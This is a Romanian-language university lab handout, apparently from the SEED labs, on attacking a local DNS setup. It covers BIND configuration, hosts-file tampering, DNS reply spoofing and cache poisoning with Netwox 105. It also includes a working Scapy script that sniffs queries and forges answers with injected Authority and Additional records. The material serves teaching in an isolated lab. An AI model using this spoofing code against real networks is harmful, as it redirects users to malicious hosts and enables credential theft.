Laborator de atac asupra DNS local

1 Scopul lucrării

DNS (Domain Name System) este cartea de telefon a Internetului; DNS traduce numele de gazde în adrese IP (și invers). Această traducere se face prin rezoluția DNS, care se întâmplă în spatele scenei. Atacurile DNS manipulează acest proces de rezoluție în diverse moduri, cu intenția de a dirija utilizatorii spre destinații alternative, adesea rău intenționate. Obiectivul acestui laborator este de a înțelege cum funcționează astfel de atacuri. Mai întâi, studenții vor seta și vor configura un server DNS și apoi vor încerca diverse atacuri DNS asupra țintei, care se află în mediul de laborator. Dificultățile de atac asupra victimelor locale față de serverele DNS la distanță sunt destul de diferite. Acest laborator se focalizează asupra atacurilor locale. Acest laborator acoperă următoarele subiecte:

- DNS și cum funcționează
- Configurarea serverului DNS
- Atacul cu intoxicarea cache DNS
- Falsificarea răspunsurilor DNS
- Adulmecarea și falsificarea pachetelor
- Instrumentul Scapy.

2 Desfășurarea lucrării

Sarcini (Partea I): Setarea unui server DNS local

Scopul principal al acestui laborator este atacarea DNS, iar ținta noastră de atac este un server DNS local. Evident, este ilegal să atacăm o mașină reală, așa că trebuie să creăm propriul server DNS pentru a efectua experimentele de atac. Mediul de laborator are nevoie de trei mașini separate: una pentru victimă, una pentru serverul DNS și cealaltă pentru atacator. Vom rula aceste trei mașini virtuale pe o mașină fizică. Toate aceste VM vor rula imaginea dvs. preconstruită `Ubuntu` VM. Figura 1 ilustrează configurarea mediului experimental. Pentru setarea rețelei VM, dacă utilizați VirtualBox, utilizați ”NAT Network” ca adaptor de rețea pentru fiecare VM. Dacă utilizați Vmware, setarea implicită ”NAT” este suficient de bună. Din motive de simplitate, am pus toate aceste VM în aceeași rețea. În următoarele secțiuni, presupunem că adresa IP a mașinii utilizatorului este 10.0.2.18, IP-ul serverului DNS este 10.0.2.16 și IP-ul mașinii atacatorului este 10.0.2.17. Trebuie să configuram mașina utilizatorului și serverul DNS local; pentru mașina atacatorului, setarea implicită în VM ar trebui să fie suficientă.



Figura 1: Setarea mediului experimental

2.1 Sarcina 1: Configurarea mașinii utilizatorului

Pe mașina de utilizator `10.0.2.18`, trebuie să folosim `10.0.2.16` ca server DNS local (implicit, programul server DNS rulează deja în SEED VM). Acest lucru se realizează prin modificarea fișierului de configurare al resolver (`/etc/resolv.conf`) al mașinii utilizatorului, astfel încât serverul 10.0.2.16 este adăugat ca primă intrare de nume de server în fișier, adică acest server va fi folosit ca server DNS primar. Din păcate, mașina noastră virtuală folosește DHCP (Dynamic Host Configuration Protocol) pentru a obține parametrii configurației de rețea, cum sunt adresa IP, serverul DNS local, etc. Clienții DHCP vor suprascrie `/etc/resolv.conf` fișierul cu informațiile furnizate de serverul DHCP.

O cale pentru a pune informațiile noastre în `/etc/resolv.conf` fără a ne preocupa de DHCP este să adăugăm următoarea intrare în fișierul `/etc/resolvconf/resolv.conf.d/head`:

```
nameserver 10.0.2.16
```

Rulați următoarea comandă pentru ca schimbarea să aibă efect

```
$ sudo resolvconf -u
```

Conținutul fișierului `head` va fi prefixat la fișierul de configurare generat dinamic. În mod normal, aceasta este doar o linie de comentarii (comentariul din `/etc/resolv.conf` vine din acest fișier `head`).

După ce terminați configurarea mașinii utilizator, utilizați comanda dig pentru a obține adresa IP pentru o gazdă aleasă de dvs. Din răspuns, furnizați dovezi pentru a arăta că răspunsul este într-adevăr de la serverul dvs. Dacă nu găsiți dovezile, setarea dvs. nu a reușit.

2.2 Sarcina 2: Setați un server DNS local

Pentru serverul DNS local, trebuie să executăm un program server DNS. Cel mai utilizat software de server DNS se numește BIND (Berkeley Internet Name Domain), care, după cum sugerează și numele, a fost inițial proiectat la Universitatea din California Berkeley la începutul anilor 1980. Cea mai recentă versiune a BIND este BIND 9, care a fost lansat in 2000. Vom arăta cum sa configuram BIND 9 pentru mediul de laborator. Serverul BIND 9 este deja instalat în imaginea noastră `Ubuntu` VM pre-construită.

Pasul 1: Configurați serverul BIND 9. BIND 9 își ia configurația din fișierul `/etc/bind/named.conf`. Acest fișier este fișierul de configurare principal și de obicei conține mai multe directive "`include`", ceea ce precizează că configurațiile reale sunt stocate în fișierele incluse. Unul dintre fișierele incluse este `/etc/bind/named.conf.options`. Aici găsim opțiunile de configurare. Setăm mai întâi o opțiune referitoare la memoria cache DNS prin adăugarea unei intrări `dump-file` la blocul de opțiuni:

```
options {
    dump-file "/var/cache/bind/dump.db";
};
```

Opțiunea de mai sus specifică locul în care se videază (engl. dump) conținutul memoriei cache în cazul în care BIND este rugat să videze acest cache. Dacă această opțiune nu este specificată, BIND videază cache în un fișierul implicit `/var/cache/bind/named_dump.db`. Cele două comenzi afișate mai jos sunt legate de cache DNS. Prima comandă videază conținutul memoriei cache în fișierul specificat mai sus, iar a doua comandă șterge memoria cache.

```
$ sudo rndc dumpdb -cache // Videaza cache în fișierul specificat
$ sudo rndc flush // Sterge cache DNS
```

Pasul 2: Dezactivați DNSSEC. DNSSEC este introdus pentru a proteja împotriva atacurilor de falsificare pe serverele DNS. Pentru a arăta cum funcționează atacurile fără acest mecanism de protecție, trebuie să dezactivați protecția. Aceasta este făcută prin modificarea fișierului `named.conf.options`: comentați intrarea `dnssec-validation` și adăugați o intrare `dnssec-enable`.

```
options {
    # dnssec-validation auto;
    dnssec-enable no;
};
```

Pasul 3: Porniți serverul DNS. Acum putem porni serverul DNS utilizând comanda de mai jos. De fiecare data când facem o modificare a configurației DNS, serverul DNS trebuie să fie repornit. Următoarea comandă va porni sau reporni serverul DNS BIND 9.

```
$ sudo service restart bind9
```

Pasul 4: Utilizați serverul DNS. Acum, mergeți înapoi pe mașina utilizator, și dați ping la un computer, cum ar fi `www.google.com` și `www.facebook.com` și descrieți observația dvs. Utilizați `Wireshark` pentru a afișa interogarea DNS declanșată de comanda `ping`. Indicați, de asemenea, când se utilizează memoria cache DNS.

2.3 Sarcina 3: Găzduiți o zonă în serverul DNS local

Să presupunem că deținem un domeniu. Atunci vom fi responsabili pentru furnizarea răspunsului definitiv privind acest domeniu. Vom folosi serverul nostru DNS local ca server de nume autoritar pentru domeniu. În acest laborator, noi vom seta un server autoritar pentru domeniul `example.com`. Acest nume de domeniu este rezervat pentru utilizare în documentație, și nu este deținut de nimeni, deci este sigur de utilizat.

Pasul 1: Creăm zonele. Avem nevoie să creăm două intrări de zonă în serverul de DNS prin adăugarea conținutului care urmează la `/etc/bind/named.conf`. Prima zonă este pentru căutarea directă (engl. forward lookup) (de la numele de gazdă la IP), iar cea de a doua este pentru căutarea inversă (de la IP la numele de gazdă). Trebuie remarcat că domeniul `example.com` este rezervat pentru utilizare în documentații și nu este deținut de nimeni, deci e sigur de folosit.

```
zone "example.com" {
       type master;
       file "/etc/bind/example.com.db";
     };
zone "0.168.192.in-addr.arpa" {
       type master;
       file "/etc/bind/192.168.0.db";
     };
```

Pasul 2: Setați fișierul de căutare directă. Numele de fișier de după cuvântul cheie file din definiția de zonă de mai sus se numește fișier de zonă (engl. zone file). Acesta este locul în care este stocată rezoluția DNS reală. În directorul `/etc/bind/` creați următorul fișier de zonă `example.com.db`. Cei interesați de sintaxa fișierului de zonă pot studia `RFC 1035`.

```
$TTL 3D ; default expiration time of all resource records without
        : their own TTL
@       IN    SOA     ns.example.com. admin.example.com. (
        1             ; Serial
        8H            ; Refresh
        2H            ; Retry
        4W            ; Expire
        1D )          ; Minimum

@       IN    NS      ns.example.com. ; Address of nameserver
@       IN    MX      10 mail.example.com. ; Primary Mail Exchanger
www     IN    A       192.168.0.101 ; Address of www.example.com
mail    IN    A       192.168.0.102 ; Address of mail.example.com
ns      IN    A       192.168.0.10 ; Address of ns.example.com
*.example.com. IN A   192.168.0.100 ; Address for other URL in
                                    ; the example.com domain
```

Simbolul '@' este o notație specială care reprezintă originea specificată în `named.conf` (șirul de după "zone"). De aceea, '@' aici reprezintă `example.com`. Acest fișier de zonă conține 7 înregistrări de resursă (engl, resource record = RR), inclusiv o înregistrare de început de autoritate = SOA (Start Of Authority), o RR NS (Name Server), o RR MX (Mail eXchanger) și 4 RR A (adresă de gazdă). **Pasul 3**: Setați fișierul de căutare inversă. Pentru a sprijini căutarea DNS inversă, adică, de la adresa IP la nume de gazdă, trebuie să setăm fișierul de căutare inversă. În directorul `/etc/bind/`, creați următorul fișier de căutare inversă numit 192.168.0.db pentru domeniul `example.com`:

```
$TTL 3D
@       IN       SOA       ns.example.com. admin.example.com. (
                  1
                  8H
                  2H
                  4W
                  1D)
@       IN       NS        ns.example.com.
101     IN       PTR       www.example.com.
102     IN       PTR       mail.example.com.
10      IN       PTR       ns.example.com.
```

Pasul 4: Reporniți serverul BIND server și testați. Când ați efectuat toate modificările, reporniți serverul BIND. Acum, mergeți înapoi pe mașina utilizator și interogați pe serverul DNS local adresa `www.example.com` folosind comanda `dig`. Descrieți și explicați observațiile dvs.

Sarcini (Partea a II-a): Atacuri asupra DNS

Obiectivul principal al atacurilor DNS asupra unui utilizator este să se redirecționeze utilizatorul spre altă mașină, de ex. B, atunci când utilizatorul încearcă să ajungă la mașina A folosind numele de gazdă al mașinii A. De exemplu, atunci când un utilizator încearcă să acceseze online banking, dacă adversarii îl pot redirecționa spre un sit rău intenționat care arată foarte asemănător cu situl de web al băncii, atunci utilizatorul poate fi păcălit să-și dea parola contului de banking online. Atunci când utilizatorul tastează, d.e. `http://www.example.net` în browser, mașina utilizatorului va genera o interogare DNS pentru a afla adresa IP a acestui sit de web. Scopul atacatorului este să păcălească mașina utilizatorului cu un răspuns DNS fals, care rezolvă numele de gazdă solicitat la adresa de IP a unei mașini rău intenționate. Există câteva căi de lansare a unui asemenea atac DNS. Vedeți figura 2 pentru ilustrarea suprafeței de atac.



Figura 2: Suprafața de atac asupra DNS

Vom lansa o serie de atacuri DNS asupra domeniului `example.net`. Trebuie observat că folosim `example.net` ca domeniu țintă și nu `example.com`. Cel de al doilea este deja găzduit de serverul nostru local în setup, așa că nu se vor genera interogări în exterior pentru gazdele din domeniul `example.com`.

2.4 Sarcina 4: Modificarea fișierului hosts

Perechile nume de gazdă – adresă IP din fișierul de gazde (`/etc/hosts`) sunt folosite pentru căutarea locală; ele sunt preferate față de interogările DNS la distanță. De exemplu, dacă există intrarea următoare în fișierul de gazde pe calculatorul utilizatorului, atunci `www.example.net` va fi rezolvat ca `1.2.3.4` în mașina utilizatorului fără a întreba nici un server DNS:

```
1.2.3.4 www.example.net
```

Dacă atacatorii au compromis mașina utilizatorului, atunci pot modifica direct fișierul de gazde pentru a redirecționa utilizatorul spre un sit rău intenționat ori de câte ori utilizatorul încearcă să acceseze `www.example.net`. Presupuneți că ați compromis deja o mașină. Încercați să redirecționați `www.bank32.com` spre orice adresă pe care ați ales-o.

Trebuie remarcat că `/etc/hosts` este ignorat de comanda `dig`, dar va avea efect asupra comenzii `ping` și a browser-ului de web etc. Comparați rezultatele obținute înainte și după atac.

2.5 Sarcina 5: Falsificarea directă a răspunsului dat utilizatorului

În acest atac, mașina victimei a nu a fost compromisă, astfel că atacatorii nu pot modifica direct procesul de interogare a DNS pe mașina victimei. Cu toate acestea, dacă atacatorii sunt pe



Figura 3: Otrăvirea cache DNS local

aceeași rețea locală ca victima, pot totuși genera daune mari. Atunci când utilizatorul tastează numele unui server de wweb (un nume de gazdă, cum este `www.example.net`), calculatorul utilizatorului va genera o interogare spre serverul de DNS pentru a rezolva adresa IP din numele de gazdă. După ce ascultă această cerere DNS, atacatorii pot falsifica răspunsul DNS (vezi figura 3). Răspunsul DNS fals va fi acceptat de calculatorul utilizatorului dacă satisface următoarele criterii:

1. Adresa IP sursă trebuie să se potrivească cu adresa IP a serverului de DNS.
2. Adresa IP destinație trebuie să se potrivească cu adresa IP a mașinii utilizatorului.
3. Numărul de port sursă (port UDP) trebuie să se potrivească cu numărul de port spre care a fost trimisă cererea DNS (de obicei portul 53).
4. Numărul de port destinație trebuie să se potrivească cu numărul de port de la care a fost trimisă cererea DNS.
5. Suma de control UDP trebuie să fie calculată corect.
6. ID-ul tranzacției trebuie să se potrivească cu ID-ul tranzacției din cererea DNS.
7. Numele de domeniu din secțiunea de interogare (question) a răspunsului trebuie să se potrivească cu numele de domeniu din secțiunea de interogare a cererii.
8. Numele de domeniu din secțiunea de răspuns trebuie să se potrivească cu numele de domeniu din secțiunea de interogare a cererii DNS.
9. Calculatorul utilizatorului trebuie să primească răspunsul de la atacator înaintea răspunsului de la serverul DNS legitim.

Pentru a satisface criteriile de la 1 la 8, atacatorii pot adulmeca mesajul de cerere DNS trimis de victimă; ei pot apoi crea un răspuns DNS fals și-l pot trimite victimei, înainte ca serverul real să răspundă. `Netwox tool 105` oferă o utilitate pentru a realiza o astfel de adulmecare și pot răspunde. Putem crea orice răspuns DNS arbitrar în pachetele de răspuns. În plus, putem folosi câmpul de filtrare (`filter`)pentru a specifica ce pachete vrem să ascultăm.

Spre exemplu, folosind ”`src host 10.0.2.18`”, putem limita adulmecarea la pachetele de la gazda `10.0.2.18`. Câteva opțiuni ale uneltei sunt descrise în listingul 4:

În timp ce rulează programul de atac, puteți rula `dig` pe mașina utilizatorului. Această comandă face ca mașina utilizatorului să trimită o cerere DNS spre serverul DNS local, ceea ce va trimite în final o cerere DNS spre serverul autoritate pentru domeniul `example.net` (dacă nu există un răspuns în cache). Dacă atacul are succes, ar trebui să vedeți informatia pe care ați falsificat-o în răspuns. Comparați rezultatele obținute înainte și după atac.

Adulmecarea și trimiterea răspunsurilor DNS

```
Usage: netwox 105 -h data -H ip -a data -A ip [-d device]
[-T uint32] [-f filter] [-s spoofip]
Parameters:
-h|--hostname data hostname
-H|--hostnameip ip IP address
-a|--authns data authoritative nameserver
-A|--authnsip ip authns IP
-d|--device device device name
-T|--ttl uint32 ttl in seconds
-f|--filter filter pcap filter
-s|--spoofip spoofip IP spoof initialization type
```

Listing 4: Figura . Utilizarea uneltei Netwox 105

2.6 Sarcina 6: Atacul cu otrăvirea cache DNS

Atacul anterior țintește mașina utilizatorului. Pentru a realiza un efect pe termen lung, de fiecare dată când mașina utilizatorului trimite o cerere DNS pentru a afla IP al `www.example.net` mașina atacatorului trebuie să trimită un răspuns DNS falsificat. Această abordare poate să nu fie prea eficace. Există o cale mult mai bună de realizarea a atacurilor, prin țintirea serverului DNS în locul mașinii utilizatorului. Când un server DNS numit `Apollo` recepționează o interogare, dacă numele de gazdă nu este în domeniul său, atunci întreabă alte servere DNS pentru a rezolva numele respectiv. Observați că, în setarea din laborator, domeniul serverului nostru de DNS este `example.com`; de aceea, pentru cereri din alte domenii (d.e. din `example.net`), serverul DNS `Apollo` va întreba alte servere de DNS. Totuși, înainte de a întreba alte servere DNS, `Apollo` caută mai întâi răspunsul în cache propriu; dacă găsește acolo răspunsul serverul de DNS `Apollo` va răspunde cu informația din cache. Dacă răspunsul nu e în cache el va cere răspunsul de la alte servere. Când `Apollo` primește răspunsul, îl stochează în cache, astfel ca data viitoare să nu fie nevoie să întrebe alte servere. Vedeți figura 3. De aceea, dacă atacatorii pot falsifica răspunsul altor servere DNS, `Apollo` va păstra răspunsul falsificat o anumită perioadă de timp. Data viitoare, când o mașină a utilizatorului dorește să rezolve același nume de gazdă, `Apollo` va folosi răspunsul falsificat din cache, pentru a răspunde. Astfel, atacatorii au nevoie să falsifice doar o dată și impactul se va păstra până la expirarea informației din cache. Acest atac se numește *otrăvirea cache DNS*.

Putem folosi aceeași unealtă (`Netwox 105`) pentru acest atac. Înainte de atac,asigurațivă că cache al serverului de DNS este gol. Puteți goli cache folosind comanda următoare:

```
$ sudo rndc flush
```

Diferența dintre acest atac și atacul anterior este că noi falsificăm acum răspunsul serverului DNS, deci setăm câmpul de filtrare la "`src host 192.168.0.10`", care este adresa IP a serverului DNS. De asemenea, folosim câmpul `ttl` (time-to-live) pentru a indica cât timp dorim să rămână răspunsul fals în cache al serverului DNS. După ce cache al serverului DNS a fost otrăvit, putem opri programul `Netwox 105`. Dacă setăm `ttl` la 600 (secunde), atunci serverul va continua să ofere răspunsul falsificat următoarele 10 minute.

Observație: Selectați `raw` în câmpul `spoofip`; altfel, `Netwox 105` va încerca să falsifice și adresa MAC a adresei IP falsificate. Pentru a obține adresa MAC, unealta trimite o cerere ARP, în care întreabă adresa MAC a IP falsificată. Această adresă IP falsificată este de obicei adresa IP a unui server DNS extern, care nu se află în același LAN. De aceea, nimeni nu va răspunde la solicitarea

ARP. Unealta va aștepta răspunsul ARP înainte de a continua fără adresa MAC. Așteptarea va întârzia unealta în trimiterea răspunsului falsificat. Dacă răspunsul DNS real vine mai devreme decât cel falsificat, atacul eșuează. Acesta este motivul pentru care trebuie să cereți uneltei să nu falsifice adresa MAC. Puteți vedea dacă serverul DNS a fost otrăvit sau nu observând traficul DNS cu ajutorul `Wireshark` când rulați comanda `dig` pe gazda țintă. Trebuie să vidați cache al serverului DNS local într-un fișier pentru a verifica dacă răspunsul falsificat este sau nu în cache. Pentru a face acest lucru dați următoarea comandă:

```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db
```

2.7 Sarcina 7: Otrăvirea cache DNS: Țintirea secțiunii Authority

În sarcina precedentă, atacul cu otrăvirea DNS a afectat doar o gazdă, `www.example.net`. Dacă utilizatorii încearcă să obțină adresa IP a altei gazde, cum este `mail.example.net`, trebuie să reluăm atacul. Ar fi mai eficient să lansăm un atac care să afecteze tot domeniul `example.net`. Ideea e să folosim secțiunea `Authority` din răspunsurile DNS. În esență, când falsificăm un răspuns, pe lângă falsificarea răspunsului (din secțiunea `Answer`), adăugăm ceea ce urmează în secțiunea `Authority`. După ce serverul local pune în cache această intrare, va folosi `ns.attacker32.com` ca server de nume pentru interogările viitoare pentru orice gazdă din domeniul `example.net`. Cum `attacker32.com` e o mașina controlată de atacatori, aceasta poate furniza răspunsuri falsificate la orice interogare.

```
;; AUTHORITY SECTION:
example.net. 259200 IN NS attacker32.com.
```

Scopul acestei sarcini este executarea unui astfel de atac. Aveți nevoie să demonstrați că puteți face ca intrarea de mai sus să ajungă în cache al serverului DNS local. După otrăvirea cache, rulați comanda `dig` pe oricare gazdă din domeniul `example.net` și folosiți `Wireshark` pentru a observa unde merge cererea DNS. Trebuie remarcat că `attacker32.com` este proprietatea lui Wenliang Du, autorul laboratoarelor SEED, dar această mașină nu este setată pentru a fi server DNS. DE aceea, nu veți putea obține răspunsuri de la ea, dar traficul `Wireshark` ar trebui să poată să arate dacă atacul a avut sau nu succes. Pentru această sarcină trebuie să utilizați `Scapy`. În secțiunea 3 este dat un exemplu de cod..

2.8 Sarcina 8: Țintirea altui domeniu

În atacul precedent am otrăvit cu succes cache al serverului DNS local, astfel că `attacker32.com` a devenit server de nume pentru domeniul `example.com`. Inspirați de acest succes, am dori să extindem impactul atacului asupra altui domeniu. Mai precis, în răspunsul falsificat provocat de o interogare pentru `www.example.net`, am vrea să adăugăm o intrare suplimentară în secțiunea `Authority` (vezi mai jos), astfel ca `attacker32.com` să fie folosit și ca server de nume pentru `google.com`.

```
;; AUTHORITY SECTION:
example.net. 259200 IN NS attacker32.com.
google.com. 259200 IN NS attacker32.com.
```

Folosiți `Scapy` pentru a lansa un asemenea atac asupra serverului DNS local; descrieți și explicați observațiile dvs. Trebuie remarcat că interogarea pe care o atacăm este încă interogarea pentru `example.net`, nu aceea pentru `google.com`.

2.9 Sarcina 9: Țintirea secțiunii `Additional`

În răspunsurile DNS există o secțiune numită `Additional`, care este folosită pentru a oferi informații suplimentare. În practică este folosită în principal pentru a furniza adrese IP pentru anumite nume de gazdă, în special pentru cele care apar în secțiunea `Authority`. Scopul acestei sarcini este să falsificați anumite intrări din această secțiune și să vedeți dacă ele sunt puse cu succes în cache de către serverul DNS local țintă. În particular, atunci când se răspunde la interogarea pentru `www.example.net`, adăugăm următoarele intrări în răspunsul falsificat, pe lângă intrările din secțiunea `Answer`:

```
;; AUTHORITY SECTION:
example.net. 259200 IN NS attacker32.com.
example.net. 259200 IN NS ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com. 259200 IN A 1.2.3.4
ns.example.net. 259200 IN A 5.6.7.8
www.facebook.com. 259200 IN A 3.4.5.6
```

Primele două intrări din secțiunea `Additional` sunt legate de secțiunea `Authority`. Ultima intrare este complet nerelevantă pentru orice intrare din răspuns, dar oferă un ajutor ”grațios” pentru utilizatori, pentru că ei nu au nevoie să caute adresa IP a Facebook. Folosiți `Scapy` pentru a falsifica un asemenea răspuns DNS. Treaba dvs. este să raportați ce intrări vor fi puse cu succes în cache și care nu vor fi. Explicați de ce.

3 Ghid

E nevoie să utilizați `Scapy` pentru câteva sarcini din acest laborator. Exemplul de cod următor arată cum se adulmecă o interogare DNS și cum se falsifică răspunsul, care conține o înregistrare în secțiunea `Answer`, două înregistrări în secțiunea `Authority` și două înregistrări în secțiunea `Additional`.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):

if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

# Swap the source and destination IP address
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section
Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
ttl=259200, rdata='10.0.2.5')

# The Authority Section
NSsec1 = DNSRR(rrname='example.net', type='NS',
ttl=259200, rdata='ns1.example.net')
```

```
NSsec2 = DNSRR(rrname='example.net', type='NS',
ttl=259200, rdata='ns2.example.net')

# The Additional Section
Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
ttl=259200, rdata='5.6.7.8')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=2,
an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

# Construct the entire IP packet and send it out
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Linia de sub comentariul "`# Construct the DNS packet`" construiește încărcătura utilă a DNS, inclusiv antetul DNS și datele. Fiecare câmp din încărcătura utilă a DNS este explicat în cele ce urmează:

- `id`: ID-ul tranzacției; ar trebui să fie același cu cel din cerere.
- `qd`: domeniul interogării; ar trebui să fie același cu cel din cerere.
- `aa`: răspuns de la autoritate (1 înseamnă că răspunsul este de la autoritatea pe domeniu).
- `rd`: recursivitate dorită (0 înseamnă dezactivarea interogărilor recursive).
- `qr`: bitul de răspuns la interogare (1 înseamnă răspuns).
- `qdcount`: numărul de domenii pentru interogare.
- `ancount`: numărul de înregistrări din secțiunea `Answer`.
- `nscount`: numărul de înregistrări din secțiunea `Authority`.
- `arcount`: numărul de înregistrări din secțiunea `Additional`.
- `an`: secțiunea `Answer`
- `ns`: secțiunea `Authority`
- ar: secțiunea `Additional`

4 Trimiterea rezultatelor

Trebuie să trimiteți un raport detaliat în care să descrieți ce ați făcut și ce ați observat; și cum interpretați rezultatele. Rapoartele trebuie să conțină dovezi care să sprijine observațiile. Dovezile includ trase de pachete, capturi de ecran etc. Rapoartele trebuie sa cuprindă bucățile de cod importante, cu explicații. Includerea codului fără acestea nu contează.